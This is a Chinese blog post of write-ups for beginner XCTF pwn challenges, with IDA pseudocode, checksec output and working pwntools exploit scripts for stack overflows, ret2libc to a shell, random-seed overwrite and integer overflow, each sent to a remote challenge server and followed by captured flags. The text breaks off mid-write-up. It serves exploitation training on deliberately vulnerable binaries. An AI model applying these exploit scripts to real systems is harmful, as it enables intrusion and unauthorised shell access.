

# 攻防世界XCTF-Pwn入门11题解题报告

原创

ailx10 于 2020-03-15 16:16:07 发布 91 收藏 1

文章标签: [字符串](#) [python](#) [java](#) [安全](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/admin\\_gt/article/details/122106783](https://blog.csdn.net/admin_gt/article/details/122106783)

版权

Pwn是CTF中至关重要的项目, 一般来说都是Linux二进制题目, 零基础的同学可以看《程序员的自我修养》, 主要题型包括: 缓冲区溢出、Return to Libc、格式化字符串、PLT GOT等。

攻防世界XCFT刷题信息汇总如下: [攻防世界XCTF黑客笔记刷题记录](#) ~

## 第一题: level0



level0 最佳Writeup由Fuck The World • ironmna提供

难度系数: 3.0

题目来源: XMan

题目描述: 菜鸡了解了什么是溢出, 他相信自己能得到shell

题目场景: 点击获取在线场景

题目附件: 附件1

解题报告:

首先看看这个程序是啥呗, 哦64位Linux可执行程序:

```
root@ailx10:/home/ctf/pwn# ls
291721f42a044f50a2aead748d539df0
root@ailx10:/home/ctf/pwn# file 291721f42a044f50a2aead748d539df0
291721f42a044f50a2aead748d539df0: ELF 64-bit LSB executable, x86-64, version 1
SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Li
x 2.6.32, BuildID[sha1]=8dc0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
root@ailx10:/home/ctf/pwn#
```

IDA看看逻辑, 输出一个hello world然后就调用一个“有漏洞”的函数:

The screenshot shows the IDA Pro interface. On the left, the 'Function List' window displays a list of functions including `_system`, `_read`, `__libc_start_main`, `__gmon_start__`, `_start`, `deregister_tm_clones`, `register_tm_clones`, `__do_global_ctors_aux`, `frame_dummy`, `callsystem`, `vulnerable_function`, `main`, `__libc_csu_init`, `__libc_csu_fini`, and `_term_proc`. The `main` function is selected. On the right, the 'Pseudocode' window shows the following code:

```
1 int __cdecl main(int argc, const char **argv)
2 {
3     write(1, "Hello, World\n", 0xDuLL);
4     return vulnerable_function();
5 }
```

这个“有漏洞”的函数也很耿直，直接读0x200个字符进入仅有0x80个字符长度的栈中：

```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [rsp+0h] [rbp-80h]
4
5     return read(0, &buf, 0x200uLL);
6 }
```

在函数窗口中，我们还发现一个有意思的函数，`callsystem`函数可以让我们获得一个shell，就它了。

The screenshot shows the IDA Pro interface. On the left, the 'Function List' window displays a list of functions including `_system`, `_read`, `__libc_start_main`, `__gmon_start__`, `_start`, `deregister_tm_clones`, `register_tm_clones`, `__do_global_ctors_aux`, `frame_dummy`, `callsystem`, and `vulnerable_function`. The `callsystem` function is selected. On the right, the 'Pseudocode' window shows the following code:

```
1 int callsystem()
2 {
3     return system("/bin/sh");
4 }
```

咱们找一下这个函数的地址，我们缓冲区溢出，就想要跳转到这个地址上：

```
Breakpoint 1, 0x00000000004005ca in main ()
(gdb) p callssystem
$1 = {<text variable, no debug info>} 0x400596 <callssystem>
(gdb)
```

这里科普一下x86-64函数调用栈的结构，以后会经常见到，慢慢就熟悉了：

这里需要使用CTF必备的PwnTools库，与远程进行命令交互：

```
from pwn import *
r = remote("111.198.29.45",48316)#远程连接
#'a'*0x8是填充ebp, p64(0x00400596)是填充ret
payload = 'A' * 0x80 + 'a' * 0x8 + p64(0x00400596)
r.recvuntil("Hello, World\n")#直到接收到Hello,World才执行后面的操作
r.sendline(payload)#发送一行数据
r.interactive()#交互shell
```

```
$ ls -hl
total 32K
drwxr-x--- 1 0 1000 4.0K Oct 4 2018 bin
drwxr-x--- 1 0 1000 4.0K Oct 4 2018 dev
-rwxr----- 1 0 1000 45 Mar 13 14:29 flag
-rwxr-x--- 1 0 1000 7.1K Sep 28 2018 level0
drwxr-x--- 1 0 1000 4.0K Oct 4 2018 lib
drwxr-x--- 1 0 1000 4.0K Oct 4 2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct 4 2018 lib64
$ cat flag
cyberpeace{a43d6d4efa74b71e07325513b0f9e673}
$
```

第二题：when\_you\_born

## when\_you\_born

最佳Writeup由南风 • Spwpun提供

难度系数：★★★★★ 4.0

题目来源：CGCTF

题目描述：只要知道你的年龄就能获得flag，但菜鸡发现无论如何输入都不正确，怎么办

题目场景：[点击获取在线场景](#)

题目附件：[附件1](#)

解题报告：



首先看看这个程序是啥呗，哦64位Linux可执行程序，栈上还有金丝雀。

```
root@ailx10:/home/ctf/pwn# file 24ac28ef281b4b6caab44d6d52b17491
24ac28ef281b4b6caab44d6d52b17491: ELF 64-bit LSB executable (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86_64.so.2, BuildID[sha1]=718185b5ec9c26eb9aeccfa0ab53678e34
root@ailx10:/home/ctf/pwn# ./24ac28ef281b4b6caab44d6d52b17491
What's Your Birth?
ailx10
What's Your Name?
ailx10
You Are Born In 4196144
You Are Naive.
You Speed One Second Here.
root@ailx10:/home/ctf/pwn# checksec 24ac28ef281b4b6caab44d6d52b17491
[*] '/home/ctf/pwn/24ac28ef281b4b6caab44d6d52b17491'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
root@ailx10:/home/ctf/pwn#
```

IDA看一下内部逻辑，关键字1926，生日首先不能是1926而后又要是1926，想办法用这个gets(&v4)把栈上的v5给覆盖掉，改写成1926就可以了。


函数窗口

函数名称

- f \_\_libc\_start\_main
- f \_getchar
- f \_gets
- f \_\_isoc99\_scanf
- f \_\_gmon\_start\_\_
- f start
- f sub\_400760
- f sub\_4007E0
- f sub\_400800
- f main
- f init
- f fini
- f \_term\_proc
- f puts
- f \_\_stack\_chk\_fail
- f setbuf
- f system
- f printf
- f \_\_libc\_start\_main
- f getchar
- f gets
- f \_\_isoc99\_scanf

行 17/29

图表概览



IDA View-A

伪代码

```
4 char v4; // [rsp+0h] [rbp-20h]
5 unsigned int v5; // [rsp+8h] [rbp-18h]
6 unsigned __int64 v6; // [rsp+18h] [rbp-8h]
7
8 v6 = __readfsqword(0x28u);
9 setbuf(stdin, 0LL);
10 setbuf(stdout, 0LL);
11 setbuf(stderr, 0LL);
12 puts("What's Your Birth?");
13 __isoc99_scanf("%d", &v5);
14 while ( getchar() != 10 )
15 .
16 if ( v5 == 1926 )
17 {
18     puts("You Cannot Born In 1926!");
19     result = 0LL;
20 }
21 else
22 {
23     puts("What's Your Name?");
24     gets((__int64)&v4);
25     printf("You Are Born In %d\n", v5);
26     if ( v5 == 1926 )
27     {
28         puts("You Shall Have Flag.");
29         system("cat flag");
30     }
31     else
32     {
33         puts("You Are Naive.");
34         puts("You Speed One Second Here.");
35     }
36     result = 0LL;
37 }
38 return result;
```

000008D9 main:24 (4008D9)

查看栈上变量v4和v5的距离:

```

IDA View-A 伪代码
-0000000000000020 ; D/A/* : change type (data/ascii/array)
-0000000000000020 ; N      : rename
-0000000000000020 ; U      : undefine
-0000000000000020 ; Use data definition commands to create local
-0000000000000020 ; Two special fields " r" and " s" represent r
-0000000000000020 ; Frame size: 20; Saved regs: 8; Purge: 0
-0000000000000020 ;
-0000000000000020
-0000000000000020 v4          db ?
-000000000000001F          db ? ; undefined
-000000000000001E          db ? ; undefined
-000000000000001D          db ? ; undefined
-000000000000001C          db ? ; undefined
-000000000000001B          db ? ; undefined
-000000000000001A          db ? ; undefined
-0000000000000019          db ? ; undefined
-0000000000000018 v5      dd ?
-0000000000000014          db ? ; undefined
-0000000000000013          db ? ; undefined
-0000000000000012          db ? ; undefined

```

用栈上v4的值，覆盖掉v5的值，就可以拿到flag了。

```

from pwn import *
r=remote("111.198.29.45",33469)
payload='a'*(0x20-0x18)+p64(1926)
r.recvuntil("What's Your Birth?\n")
r.sendline("")
r.recvuntil("What's Your Name?\n")
r.sendline(payload)
print r.recv()
print r.recv()
#r.interactive()

```

```

[+] Opening connection to 111.198.29.45 on port 33469: Done
You Are Born In 1926
You Shall Have Flag.
cyberpeace{d1e1eef980ff3c5f1b4a32a9ebf0abd}
[*] Closed connection to 111.198.29.45 port 33469
root@ailx10:/home/ctf/pwn#

```

第三题：hello\_pwn



# hello\_pwn



5 最佳Writeup由**有期徒刑** • DavidCR提供

难度系数: 4.0

题目来源: NUAACTF

题目描述: pwn! , segment fault! 菜鸡陷入了深思

题目场景: [点击获取在线场景](#)

题目附件: [附件1](#)

解题报告:

首先看看这个程序是啥呗，哦64位Linux可执行程序:

```
root@ailx10:/home/ctf/pwn# checksec 4f2f44c94
[*] '/home/ctf/pwn/4f2f44c9471d4dc2b59768779e
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
root@ailx10:/home/ctf/pwn# ./4f2f44c9471d4dc2
~~ welcome to ctf ~~
lets get helloworld for bof
ailx10
root@ailx10:/home/ctf/pwn#
```

IDA看一下内部逻辑，发现只要修改栈上一个地址的值为nuaa即可。


```
IDA View-A | 伪代码 | 十六进制视图-1
1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   alarm(0x3Cu);
4   setbuf(stdout, 0LL);
5   puts("~~ welcome to ctf ~~");
6   puts("lets get helloworld for bof");
7   read(0, &unk_601068, 0x10uLL);
8   if ( dword_60106C == 'nuaa' )
9     sub_400686(); // system("cat flag.txt");
10  return 0LL;
11 }
```


这里注意一下，这里网络序发送的是aau

```
from pwn import *
r=remote("111.198.29.45",41848)
payload='a'*(0x6c-0x68)+'aaun'
r.recvuntil("lets get helloworld for bof\n")
r.sendline(payload)
r.interactive()
```

```
[+] Opening connection to 111.198.29.45 on port
[*] Switching to interactive mode
cyberpeace{016d20ca7e9d1b083dbf0d3ed87cb865}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 111.198.29.45 port 418
root@ailx10:~/home/ctf/pwn#
```

#### 第四题：level2

level2  13 最佳Writeup由yuluohh提供

难度系数:  4.0

题目来源: [XMan](#)

题目描述: 菜鸡请教大神如何获得flag, 大神告诉他'使用'面向返回的编程'(ROP)就可以了'

题目场景: [点击获取在线场景](#)

题目附件: [附件1](#)

解题报告:

首先看看这个程序是啥呗, 哦32位Linux可执行程序。



```
root@ailx10:~/home/ctf/pwn# ./1ab77c07
Input:
ailx10
Hello World!
root@ailx10:~/home/ctf/pwn# checksec 1
[*] /home/ctf/pwn/1ab77c073b4f4524b7
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
root@ailx10:~/home/ctf/pwn#
```

IDA看一下内部逻辑，很简单，直接进入“漏洞”函数，之后输出一个hello world:

```
IDA Vie... Pseudocod...
1 int __cdecl main(int argc, const char
2 {
3     vulnerable_function();
4     system("echo 'Hello World!'");
5     return 0;
6 }
```

进入“漏洞”函数一探究竟:

```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [esp+0h] [ebp-88h]
4
5     system("echo Input:");
6     return read(0, &buf, 0x100u);
7 }
```


buf大小0x88，而我却可以塞进去0x100的内容。这里需要Return to libc，跳转到system系统函数，伪造一个函数调用栈:

```

from pwn import *
system=0x08048320
shell=0x0804A024
r=remote("111.198.29.45",52840)
payload='a'*(0x88)+'A'*(0x4)+p32(system)+p32(0)+p32(shell)
r.recvuntil("Input:\n")
r.sendline(payload)
r.interactive()

```

找到system系统函数的地址:



找到shell字符串的地址:

地址	长度	类型	字符串
LOAD:08048154	00000013	C	/lib/ld-linux.so.2
LOAD:0804822D	0000000A	C	libc.so.6
LOAD:08048237	0000000F	C	_IO_stdin_used
LOAD:08048246	00000005	C	read
LOAD:0804824B	00000007	C	system
LOAD:08048252	00000012	C	__libc_start_main
LOAD:08048264	0000000F	C	__gmon_start__
LOAD:08048273	0000000A	C	GLIBC_2.0
.rodata:08048540	0000000C	C	echo Input:
.rodata:0804854C	00000014	C	echo 'Hello World!'
.eh_frame:080485CB	00000005	C	;*2\$\"
.data:0804A024	00000008	C	/bin/sh

最后成功获得shell控制权，拿到flag

```
[+] Opening connection to 111.198.29.45 on port 52840:
[*] Switching to interactive mode
$ ls -hl
total 32K
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 bin
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 dev
-rwxr----- 1 0 1000  45 Mar 14 08:04 flag
-rwxr-x--- 1 0 1000 7.3K Sep 28 2018 level2
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib64
$ cat flag
cyberpeace{5740b9db336e2bda08cf5f4782ea5c3f}
$
```

### 第五题: guess\_num

guess\_num  6 最佳Writeup由lowbeewei提供

难度系数:  4.0

题目来源: 暂无

题目描述: 菜鸡在玩一个猜数字的游戏, 但他无论如何都银不了, 你能帮助他么

题目场景: [点击获取在线场景](#)

题目附件: [附件1](#)

解题报告:

首先看看这个程序是啥呗, 哦64位Linux可执行程序, 开了金丝雀, 地址随机化。



```
[*] '/home/ctf/pwn/b59204f56a0545e8a22f8518e749f1
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
root@ailx10:/home/ctf/pwn# ./b59204f56a0545e8a22f
-----
Welcome to a guess number game!
-----
Please let me know your name!
Your name:ailx10
-----Turn:1-----
Please input your guess number:1
-----
GG!
root@ailx10:/home/ctf/pwn#
```

IDA看一下逻辑，咱们需要猜10次，错1次，就GG。我们只有直到随机数是多少，才能百猜百中，可以考虑通过v7咱们的名字，覆盖掉seed种子，从而直到随机数的大小。v7和seed的距离是0x20，直接覆盖过去，把seed种子设置为0，然后计算10次随机数。

```

1  __int64 __fastcall main(__int64 a1, char a2, char a3)
2  {
3      int v4; // [rsp+4h] [rbp-3Ch]
4      int i; // [rsp+8h] [rbp-38h]
5      int v6; // [rsp+Ch] [rbp-34h]
6      char v7; // [rsp+10h] [rbp-30h]
7      unsigned int seed[2]; // [rsp+30h] [rbp-10h]
8      unsigned __int64 v9; // [rsp+38h] [rbp-8h]
9
10     v9 = __readfsqword(0x28u);
11     setbuf(stdin, 0LL);
12     setbuf(stdout, 0LL);
13     setbuf(stderr, 0LL);
14     v4 = 0;
15     v6 = 0;
16     *(_QWORD *)seed = sub_BB0();
17     puts("-----");
18     puts("Welcome to a guess number game!");
19     puts("-----");
20     puts("Please let me know your name!");
21     printf("Your name:", 0LL);
22     gets(&v7);
23     srand(seed[0]);
24     for ( i = 0; i <= 9; ++i )
25     {
26         v6 = rand() % 6 + 1;
27         printf("-----Turn:%d-----\n", (unsigned)
28         printf("Please input your guess number:");
29         __isoc99_scanf("%d", &v4);
30         puts("-----");
31         if ( v4 != v6 )
32         {
33             puts("GG!");
34             exit(1);
35         }

```

控制种子

利用点

这里需要主要，要么你通过cdll.LoadLibrary()拿到libc的函数，要么自己手动计算10次随机数。推荐直接使用libc中的函数来计算随机数，简直太酷了。


```
from pwn import *
from ctypes import *

libc=cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
libc.srand(0)

r=remote("111.198.29.45",44058)
payload='a'*(0x30-0x10)+p32(0)
r.recvuntil("Your name:")
r.sendline(payload)


for i in range(10):
    num=str(libc.rand()%6+1)
    r.recvuntil("Please input your guess number:")
    r.sendline(num)
r.interactive()
```

成功猜对10次，拿到flag:



```
[+] Opening connection to 111.198.29.45 on port 44058:
[*] Switching to interactive mode
-----
Success!
You are a prophet!
Here is your flag!cyberpeace{480c9423f7fdbdaf45ecbe867
[*] Got EOF while reading in interactive
```

## 第六题: int\_overflow



int\_overflow 👍 17 最佳Writeup由 **getit** • For提供

难度系数: ★★★★ 4.0

题目来源: 暂无

题目描述: 菜鸡感觉这题似乎没有办法溢出，真的么？

题目场景: [点击获取在线场景](#)

题目附件: [附件1](#)

解题报告:

这题有点意思，首先看看这个程序是啥呗，哦32位Linux可执行程序。



```
[*] '/home/ctf/pwn/51ed19eacdea43e3bd67217d08eb
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
root@ailx10:/home/ctf/pwn# ./51ed19eacdea43e3bd
-----
~~ Welcome to CTF! ~~
    1.Login
    2.Exit
-----
Your choice:1
Please input your username:
ailx10
Hello ailx10
Please input your passwd:
1
Invalid Password
```

IDA查看一下逻辑：输入1登陆，输入2退出。这还有啥好说的，登陆进去瞧一瞧。

```
IDA View-A  rseudocode-A
1 int __cdecl main(int argc, const char **argv, cor
2 {
3     int v4; // [esp+Ch] [ebp-Ch]
4
5     setbuf(stdin, 0);
6     setbuf(stdout, 0);
7     setbuf(stderr, 0);
8     puts("-----");
9     puts("~~~ Welcome to CTF! ~~~");
10    puts("      1.Login      ");
11    puts("      2.Exit       ");
12    puts("-----");
13    printf("Your choice:");
14    __isoc99_scanf("%d", &v4);
15    if ( v4 == 1 )
16    {
17        login();
18    }
19    else
20    {
21        if ( v4 == 2 )
22        {
23            puts("Bye~");
24            exit(0);
25        }
26        puts("Invalid Choice!");
27    }
28    return 0;
```

有点意思，让我输入名字，然后输入密码：

- 名字存在s里面，s的大小是0x20，也就是32个字符
- 密码存在buf里面，buf的大小是0x199，也就是409个字符

```

1 char *login()
2 {
3     char buf; // [esp+0h] [ebp-228h]
4     char s; // [esp+200h] [ebp-28h]
5
6     memset(&s, 0, 0x20u);
7     memset(&buf, 0, 0x200u);
8     puts("Please input your username:");
9     read(0, &s, 0x19u);
10    printf("Hello %s\n", &s);
11    puts("Please input your passwd:");
12    read(0, &buf, 0x199u);
13    return check_passwd(&buf);
14 }

```

进入密码校验，要求密码长度大于3，小于等于8。我们的buf可以输入409个字符，因此这个v3最大长度应该是409，但是由于v3的类型是一个unsigned int8，也就是说最大值是256，所以我们输入的buf，就可以对这个v3进行整数溢出了。

```

1 char *__cdecl check_passwd(char *s)
2 {
3     char *result; // eax
4     char dest; // [esp+4h] [ebp-14h]
5     unsigned __int8 v3; // [esp+fh] [ebp-9h]
6
7     v3 = strlen(s);
8     if ( v3 <= 3u || v3 > 8u )
9     {
10        puts("Invalid Password");
11        result = (char *)fflush(stdout);
12    }
13    else
14    {
15        puts("Success");
16        fflush(stdout);
17        result = strcpy(&dest, s);
18    }
19    return result;
20 }

```

溢出之后，咱们发现另一个漏洞点，strcpy函数，dest的大小是16个字节，咱们溢出它就能控制函数跳转了。往哪跳呢？当然是往有flag的地方跳啦。



```
1 int what is this()
2 {
3   return system("cat flag");
4 }
```

0000068B what\_is\_this:1 (804868B)

顺水推舟，这里写256+4个字符，先干掉整数溢出。在这个字符中，我们调整覆盖函数栈中的返回地址，就可以改变函数执行流，拿到flag。

```
from pwn import *

r=remote("111.198.29.45",42982)
payload='a'*0x14+'A'*4+p32(0x0804868B)+'a'*(256+4-0x14-4-4)
r.recvuntil("Your choice:")
r.sendline("1")
r.recvuntil("Please input your username:\n")
r.sendline("ailx10")
r.recvuntil("Please input your passwd:\n")
r.sendline(payload)

r.interactive()
```

```
[+] Opening connection to 111.198.29.45 on port
[*] Switching to interactive mode
Success
cyberpeace{e3600484b42ab27cc82ae93273ef9f60}
[*] Got EOF while reading in interactive
```

第七题：cgpwn2

cgpwn2



3 最佳Writeup由yuluohh提供

难度系数: 4.0

题目来源: CGCTF

题目描述: 菜鸡认为自己需要一个字符串

题目场景: [点击获取在线场景](#)

题目附件: [附件1](#)

解题报告:

首先看看这个程序是啥呗，哦32位Linux可执行程序。

```
root@ailx10:/home/ctf/pwn# checksec 53c24fc5522e4a8ea2d9a
[*] '/home/ctf/pwn/53c24fc5522e4a8ea2d9a'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
root@ailx10:/home/ctf/pwn# ./53c24fc5522e4a8ea2d9a
please tell me your name
ailx10
hello, you can leave some message here:
ailx10
thank you
root@ailx10:/home/ctf/pwn#
```

IDA分析一下内部逻辑：允许我们输入一个长度为50的name字符串，然后输入一个不限制长度的s字符串，通过s的缓冲区，我们可以轻松的跳到pwn函数。

函数名称

- f \_init\_proc
- f sub\_80483D0
- f \_setbuf
- f \_gets
- f \_fgets
- f \_puts
- f \_system
- f \_\_gmon\_start\_\_
- f \_\_libc\_start\_main
- f \_start
- f \_x86\_get\_pc\_thunk\_bx
- f deregister\_tm\_clones
- f register\_tm\_clones
- f \_\_do\_global\_dtors\_aux
- f frame\_dummy
- f pwn
- f hello
- f main
- f \_\_libc\_csu\_init
- f \_\_libc\_csu\_fini
- f \_term\_proc
- f setbuf

行 18/28

图表概览

```

3 char *v0; // eax
4 signed int v1; // ebx
5 unsigned int v2; // ecx
6 char *v3; // eax
7 char s; // [esp+12h] [ebp-26h]
8 int v6; // [esp+14h] [ebp-24h]
9
10 v0 = &s;
11 v1 = 30;
12 if ( (unsigned int)&s & 2 )
13 {
14     *(_WORD *)&s = 0;
15     v0 = (char *)&v6;
16     v1 = 28;
17 }
18 v2 = 0;
19 do
20 {
21     *(_DWORD *)&v0[v2] = 0;
22     v2 += 4;
23 }
24 while ( v2 < (v1 & 0xFFFFF4) );
25 v3 = &v0[v2];
26 if ( v1 & 2 )
27 {
28     *(_WORD *)v3 = 0;
29     v3 += 2;
30 }
31 if ( v1 & 1 )
32     *v3 = 0;
33 puts("please tell me your name");
34 fgets(name, 50, stdin);
35 puts("hello,you can leave some message here:");
36 return gets(&s);
37 }

```

000005F4 hello:36 (80485F4)

进入pwn函数，我们发现system函数，但是执行的命令不是我们想要的，因此我们要为system换一个参数，也就是需要构造一个字符串\bin\sh，期待拿到一个shell权限。因此，我们可以把需要的shell字符串放在name的位置上。

函数名称

- f \_system
- f \_\_gmon\_start\_\_

行 7/28

图表概览

```

1 int system(const char *command)
2 {
3     return system(command);
4 }

```

00000420 .system:1 (8048420)

这里我们有了system函数的地址，name字符串地址，便可以伪造函数栈。







```
root@a1lx10:/home/ctf/pwn# checksec 1d3c852354df4609bf8e56fe8e9c
[*] '/home/ctf/pwn/1d3c852354df4609bf8e56fe8e9c
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

IDA一探究竟，v3是堆上的一块地址4个字节，内容是68，v3邻居的内容是85，v4是一个指向v3的8字节的指针。

```
函数名称
printf
alarm
read
__libc_start_main
srand
streq
__gmon_start__
time
malloc
__isoc99_scanf
exit
rand
start
sub_4008D0
sub_400950
sub_400970
sub_400996
sub_4009DD

1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     _DWORD *v3; // rax
4     __int64 v4; // ST18_8
5
6     setbuf(stdout, 0LL);
7     alarm(0x3Cu);
8     sub_400996();
9     v3 = malloc(8uLL);
10    v4 = (__int64)v3;
11    *v3 = 68;
12    v3[1] = 85;
13    puts("we are wizard, we will give you hand, you can not defeat me");
14    puts("we will tell you two secret ...");
15    printf("secret[0] is %x\n", v4, a2);
16    printf("secret[1] is %x\n", v4 + 4);
17    puts("do not tell anyone ");
18    sub_400D72(v4);
19    puts("The End.....Really?");
20    return 0LL;
21 }
```

printf格式化攻击

```
we will tell you two secret ...
secret[0] is 250a260
secret[1] is 250a264
do not tell anyone
```

接着玩游戏，要为我们创建一个游戏名字，长度不超过12个字节。

```

IDA View-A x 伪代码 x 十六进制视图-1 x A
1 unsigned __int64 __fastcall sub_400D72(__int64 a1)
2 {
3     char s; // [rsp+10h] [rbp-20h]
4     unsigned __int64 v3; // [rsp+28h] [rbp-8h]
5
6     v3 = __readfsqword(0x28u);
7     puts("What should your character's name be:");
8     _isoc99_scanf("%s", &s);
9     if ( strlen(&s) <= 0xC )
10    {
11        puts("Creating a new player.");
12        sub_400A7D();
13        sub_400BB9();
14        sub_400CA6((_DWORD *)a1);
15    }
16    else
17    {
18        puts("Hei! What's up!");
19    }
20    return __readfsqword(0x28u) ^ v3;
21 }

```

进来玩游戏



进入第一个函数，猛龙咆哮，傲虎。

```

名称
printf
alarm
read
__libe_start_main
srand
strexp
__gnon_start__
time
malloc
__isoc99_scanf
exit
rand
start
sub_4008D0
sub_400950
sub_400970
sub_400996
sub_4009DD
sub_400A7D
sub_400BB9
sub_400CA6
sub_400D72
main
init
9/48
图表概览

```

```

1 unsigned __int64 sub_400A7D()
2 {
3     char s1; // [rsp+0h] [rbp-10h]
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
